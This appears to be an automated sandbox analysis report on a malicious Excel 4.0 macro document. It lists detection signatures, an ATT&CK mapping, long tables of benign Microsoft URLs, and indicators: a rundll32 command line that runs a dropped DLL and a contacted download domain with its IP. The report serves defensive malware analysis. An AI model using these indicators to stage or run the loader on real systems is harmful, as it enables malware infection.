ID: 336351
Sample Name:
Document_280325456.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:19:49
Date: 05/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Document_280325456.xlsm

Overview

General Information

Sample Name:	Document_280325456.xlsm
Analysis ID:	336351
MD5:	c1bf94e62e9006b.
SHA1:	96b65855460b4e..
SHA256:	4f753f04450557e..

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Checks for available system drives …
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6524 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6004 cmdline: rundll32 ..\AppData\Roaming\JKER.UUIIKKAA,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop on Insecure Network Communication	Remotely Track Devi Without Authorizati
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Document_280325456.xlsm	12%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
hiperdoscolchoes.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hiperdoscolchoes.com	173.212.233.8	true	false	• 5%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://login.microsoftonline.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://shell.suite.office.com:1443	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://autodiscover-s.outlook.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://cdn.entity.	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://wus2-000.contentsync.	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://powerlift.acompli.net	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lookup.onenote.com/lookup/geolocation/v1	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://cortana.ai	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/get freeformspeech	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://syncservice.protection.outlook.com/PolicySync/PolicyS ync.svc/SyncFile	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://na01.oscs.protection.outlook.com/api/SafeLinksApi/Get Policy	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://api.aadrm.com/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://dataservice.protection.outlook.com/PsorWebService/v1 /ClientSyncFile/MipPolicies	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://api.microsoftstream.com/api/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted? host=office&adlt=strict&hostType=Immersive	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://cr.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://graph.ppe.windows.net	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://sr.outlook.office.net/ws/speech/recognize/assistant/wor k	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://store.office.cn/addinstemplate	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/g etfreeformspeech	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://web.microsoftstream.com/video/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://graph.windows.net	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://dataservice.o365filtering.com/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://outlook.office365.com/autodiscover/autodiscover.json	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http:// https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://weather.service.msn.com/data.aspx	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://apis.live.net/v5.0/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://management.azure.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://incidents.diagnostics.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://api.office.net	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false	• Avira URL Cloud: safe	unknown
